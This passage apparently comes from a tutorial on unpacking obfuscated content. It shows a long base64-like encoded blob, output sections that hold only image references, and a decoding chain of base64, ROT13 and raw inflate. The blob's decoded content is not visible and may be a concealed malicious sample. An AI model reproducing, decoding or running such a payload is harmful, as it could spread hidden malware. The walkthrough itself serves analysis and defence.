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
```

Output


Output Scripting


Method 1:
Using three plugins (Custom base64 decode, ROT13, Raw inflate)

